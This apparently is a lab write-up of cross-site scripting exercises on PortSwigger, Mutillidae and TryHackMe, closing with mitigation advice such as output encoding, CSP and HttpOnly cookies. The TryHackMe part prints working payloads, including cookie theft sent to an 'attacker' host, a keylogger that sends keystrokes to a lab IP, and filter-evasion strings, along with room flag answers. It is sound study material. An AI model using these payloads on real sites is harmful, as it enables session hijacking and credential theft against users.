

XSS-attack

some examples

(on tryhackme.com, OWASP mutillidae and portswigger.net labs)

and mitigation advice

@ElliyahuRosha

Contents

| | |
|------------------------------------|----|
| Intro | 2 |
| Portswigger – web security academy | 3 |
| OWASP - mutillidae | 6 |
| TryHackMe | 8 |
| How to prevent xss? | 11 |

Intro

Cross-site scripting (XSS) is a type of web application security vulnerability found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. It carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec up until 2007. Today, XSS attacks are still considered a major threat vector. XSS effects vary in range from petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner network.

There is no standardized classification of XSS flaws, but most experts distinguish between at least two primary flavors of XSS: *non-persistent* and *persistent*.

- **Reflected XSS** vulnerability is by far the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g. HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the content.
- **Stored XSS** vulnerability is a more devastating variant of a cross-site scripting flaw: it occurs when the data provided by the attacker is saved by the server, and then permanently displayed on "normal" pages returned to other users in the course of regular browsing, without proper HTML escaping.

How to find and test for XSS vulnerabilities

The vast majority of XSS vulnerabilities can be found quickly and reliably using Burp Suite's web vulnerability scanner.

Manually testing for reflected and stored XSS normally involves submitting some simple unique input (such as a short alphanumeric string) into every entry point in the application, identifying every location where the submitted input is returned in HTTP responses and testing each location individually to determine whether suitably crafted input can be used to execute arbitrary JavaScript.

- Related information:

<https://owasp.org/www-community/attacks/xss>

<https://portswigger.net/web-security/cross-site-scripting>

[XSS Filter Evasion Cheat Sheet](#)

Portswigger – web security academy – XSS labs (lab #2)

Mind the lab's title below.

Let's try some arbitrary payload



Reflected XSS into HTML context with most tags and attributes blocked

LAB Not solved

[Go to exploit server](#)

[Back to lab description >>](#)

[Home](#)

0 search results for "

Search

[< Back to Blog](#)

Well, as the title suggested, we're having blocked tags issue

JSON Raw Data Headers

Save Copy Collapse All Expand All Filter JSON

"Tag is not allowed"

I'm thinking about *fuzzing* with various tags, so let's use *burpsuite* and send in intercepted request to *Intruder*. Setting up our field to fuzz

board Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

2 x 3 x 4 x ...

Positions Payloads Options


Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which

Attack type: Sniper

```
1 GET /?search=<$asds> HTTP/1.1
2 Host: acb41f921f607b9c80ef3eaa00990059.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://acb41f921f607b9c80ef3eaa00990059.web-security-academy.net/?search=%3Cbody%3E
8 Connection: close
9 Cookie: session=coYm6EzdmmbjQQuIB34JnBR7cwHNRl370
10 Upgrade-Insecure-Requests: 1
```


Loading a simple tag list




After launching the attack, we notice that a single 200-status-code. It's the *body* tag

| | | | | | |
|----|------------|-----|--|--|------|
| 20 | bgsound | 400 | | | 155 |
| 21 | big | 400 | | | 155 |
| 22 | blink | 400 | | | 155 |
| 23 | blockquote | 400 | | | 155 |
| 24 | body | 200 | | | 3207 |
| 25 | br | 400 | | | 155 |
| 26 | button | 400 | | | 155 |
| 27 | canvas | 400 | | | 155 |

Getting ready to just another fuzzing, after realizing that most of the events are also blocked. Again, setting up our field to fuzz (originally “<body \$event\$=alert(xss)>”)




Loading a simple events list



What do you know? It's the *onresize* event that's about to help us

| | | | | | |
|----|--------------------|-----|-------------------------------------|-------------------------------------|------|
| 78 | onpopstate | 400 | <input type="checkbox"/> | <input type="checkbox"/> | 161 |
| 79 | onreadystatechange | 400 | <input type="checkbox"/> | <input type="checkbox"/> | 161 |
| 80 | onrepeat | 400 | <input type="checkbox"/> | <input type="checkbox"/> | 161 |
| 81 | onreset | 400 | <input type="checkbox"/> | <input type="checkbox"/> | 161 |
| 82 | onresize | 200 | <input checked="" type="checkbox"/> | <input checked="" type="checkbox"/> | 3227 |
| 83 | onscroll | 400 | <input type="checkbox"/> | <input type="checkbox"/> | 161 |
| 84 | onsearch | 400 | <input type="checkbox"/> | <input type="checkbox"/> | 161 |
| 85 | onseeked | 400 | <input type="checkbox"/> | <input type="checkbox"/> | 161 |


Inserting the payload below and playing with the window width. A win!



OWASP – mutillidae – referer header

Let us send a request to *burpsuite*

DNS Lookup

 **Back**

Who would you like to do a DNS lookup on?
Enter IP or hostname

Hostname/IP

Results for sdfasdf

Server: 10.0.0.138
Address: 10.0.0.138#53

** server can't find sdfasdf: NXDOMAIN

This time our vector is the *referer* header

Forward Drop Intercept is on Action Open Browser

Raw Params Headers Hex

```
1 POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 10.0.0.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.0.0.7/mutillidae/index.php?page=dns-lookup.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 59
10 Connection: close
11 Cookie: showhints=0; PHPSESSID=66a3afcb51db1af9b9f81f000babf4b5
12 Upgrade-Insecure-Requests: 1
13
14 target_host=sdfasdf&dns-lookup-php-submit-button=Lookup+DNS
```

Changing it so we can detect it being reflected to us in the response page

```
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: Some-nonsense
8 Content-Type: application/x-www-fc
9 Content-Length: 59
```

Examining the page source, it appears that our string is part of the back-button's event

```
<div style="margin: 5px;">
  <span style="font-weight: bold;" title="Click to return to"
    <a onclick="document.location.href='Some-nonsense';"
      style="cursor:pointer;">
        
        &nbsp;  
        Back
      </a>
    </span>
  </div>
```


I'm saying we try something else this time

```
"document.location.href='';alert(1);var a='';"
```

What would I do without burpsuite?

```
Raw Params Headers Hex
1 POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
2 Host: 10.0.0.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: '";alert(1);var a='';'
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 60
10 Connection: close
11 Cookie: showhints=0; PHPSESSID=66a3afcb51db1af9b9f81f000babf4b5
12 Upgrade-Insecure-Requests: 1
13
14 target_host=dsfsdfs&dns-lookup-submit-button=Lookup+DNS
```

Pressing the Back-button we get another win.



TryHackMe - Cross-site Scripting room



Cross-site Scripting

Understand how cross-site scripting occurs and how to exploit it.

(This time no walkthrough)

- #1 The machine you deployed earlier will guide you through exploiting some cool vulnerabilities, stored XSS has to offer. There are hints for answering these questions on the machine.

No answer needed

Question Done

- #2 Add a comment and see if you can insert some of your own HTML.

Doing so will reveal the answer to this question.

HTML_T4gs

Correct Answer

- #3 Create an alert popup box appear on the page with your document cookies.

W3LL_D0N3_LVL2

Correct Answer

- #4 Change "XSS Playground" to "I am a hacker" by adding comments and using Javascript.

websites_can_be_easily_defaced_with_xss

Correct Answer

- #5 Stored XSS can be used to steal a victim's cookie (data on a machine that authenticates a user to a webserver). This can be done by having a victim's browser parse the following Javascript code:

```
<script>window.location='http://attacker/?cookie='+document.cookie</script>
```

This script navigates the user's browser to a different URL, this new request will include a victim's cookie as a query parameter. When the attacker has acquired the cookie, they can use it to impersonate the victim.

Take over Jack's account by stealing his cookie, what was his cookie value?

s%3Aat0YYHmITnFS0kM5Ne-ir1skTX3aEU.yj1%2FXoaxe7cCjUYmfgQpW3o5wP308Ae7YNHnHPJIas

Correct Answer

Hint

- #6 Post a comment as Jack.

c00ki3_stealing_

Correct Answer

[Task 3] Stored XSS

2. `<h1>Hello</h1>`
3. `<script>alert(document.cookie)</script>`
4. `<script>document.querySelector("#thm-title").innerText = "I am a hacker"</script>`
5. `<script>window.location='http://10.10.186.40/log/'+document.cookie</script>`
6. (with Burpsuite)

#1 Craft a reflected XSS payload that will cause a popup saying "Hello"

ThereIsMoreToXSSThanYouThink

Correct Answer

#2 Craft a reflected XSS payload that will cause a popup with your machines IP address.

ReflectiveXss4TheWin

Correct Answer

 Hint

[Task 4] Reflected XSS

1. `<script>alert("Hello")</script>`
2. `<script>alert(window.location.hostname)</script>`

#1 Look at the deployed machines DOM-Based XSS page source code, and figure out a way to exploit it by executing an alert with your cookies.

BreakingAnElementsTag

Correct Answer

 Hint

#2 Create an *onhover* event on an image tag, that change the background color of the website to red.

JavascriptIsAwesome

Correct Answer

 Hint

[Task 5] DOM-Based XSS

```
'<img src="" "onerror=alert(document.cookie); var b=" " alt="Image not found.." width=400>'
'<img src="" "onmouseover=document.body.style.backgroundColor='red'; var b=" " alt="Image not found.." width=400>'
```

[Task 6] IP's scanning

```
<script>for (let i = 0; i < 256; i++) {let ip = '192.168.0.' + i;let code = '';console.log(code)}</script>
```

[Task 7] XSS Keylogger

```
- Making http requests inside DOM:
<script>let xhr = new XMLHttpRequest();xhr.open('get', 'http://10.10.237.192/log/abc');xhr.send();xhr.onload = function()
{console.log(xhr.response)};</script>
- Addind key-logger:
<script>let xhr = new XMLHttpRequest();let z="";document.onkeypress=function(e){z+=e.key;xhr.open('get', 'http://-
10.10.236.75/log/' + z);xhr.send();}</script>
```

Filter Evasion

There are a set of challenges on this page that will require you to bypass particular filters. In every challenge you need to produce an alert on the page that says "Hello". Answers will be in the format of 32 random characters.

Challenge 1

Are you able to bypass the filter that removes any script tags.

Input for challenge 1 will be displayed here

Challenge 2

The word alert is filtered.

Input for challenge 2 will be displayed here

Challenge 3

The word Hello is filtered.

Input for challenge 3 will be displayed here

Challenge 4

Filtered is the following:

- word "Hello"
- script
- onerror
- onsubmit
- onload
- onmouseover
- onfocus
- onmouseout
- onkeypress
- onchange

Input for challenge 4 will be displayed here

[Task 8] Filter Evasion

```
-----
1. <img src=doesnt-exist.png onerror=alert("Hello")>
2. <img src=x.png onerror="eval(String.fromCharCode(97,108,101,114,116,40,34,72,101,108,108,111,34,41))">
3. <object onerror=alert(String.fromCharCode(72,101,108,108,111))>
4. <img src=x.png onmousemove=alert(String.fromCharCode(72,101,108,108,111))>
```

How to prevent xss?

RULE #0 - Never insert untrusted data except in allowed locations

Now, that we agree on that, let us suggest more crucial tactics:

- Escaping
The first method you can and should use to prevent XSS vulnerabilities from appearing in your applications is by escaping user input. Escaping data means taking the data an application has received and ensuring it's secure before rendering it for the end user. By escaping user input, key characters in the data received by a web page will be prevented from being interpreted in any malicious way.
- HTML encode before inserting untrusted data into HTML element content
- Attribute encode before inserting untrusted data into HTML common attributes
- JavaScript encode before inserting untrusted data into JavaScript data values
- URL encode before inserting untrusted data into HTML URL parameter values

For example:

```
String userURL = request.getParameter( "userURL" )
boolean isValidURL = Validator.IsValidURL(userURL, 255);
if (isValidURL) {
    <a href="<%=encoder.encodeForHTMLAttribute(userURL)%>">link</a>
}
```

- Sanitize HTML markup with a library designed for the Job
There are several available at OWASP that are simple to use like *HtmlSanitizer* and *OWASP Java HTML Sanitizer*.
- Use *HTTPOnly* cookie flag
To mitigate the consequences of a possible XSS vulnerability, set the *HttpOnly* flag for cookies. If you do, such cookies will not be accessible via client-side JavaScript.
- Implement *Content Security Policy(CSP)*
It's a browser side mechanism which allows you to create source whitelists for client side resources of your web application.
- Properly use modern JS frameworks
- *X-XSS-Protection* Header

- Secure the website using the following functions:
 - htmlspecialchars()

The htmlspecialchars() function is used to convert special characters (e.g. & (ampersand), " (double quote), ' (single quote), < (less than), > (greater than)) to HTML entities (i.e. & (ampersand) becomes &, ' (single quote) becomes ', < (less than) becomes < (greater than) becomes >).

example usage:

```
<?php echo htmlspecialchars($_GET['search']) ?>
```
 - htmlentities()

example usage:

```
<?php echo htmlentities($_GET['search']) ?>
```
 - ENT_QUOTES
- Use appropriate response headers - To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- Train and maintain awareness

To keep your web application safe, everyone involved in building the web application must be aware of the risks associated with XSS vulnerabilities.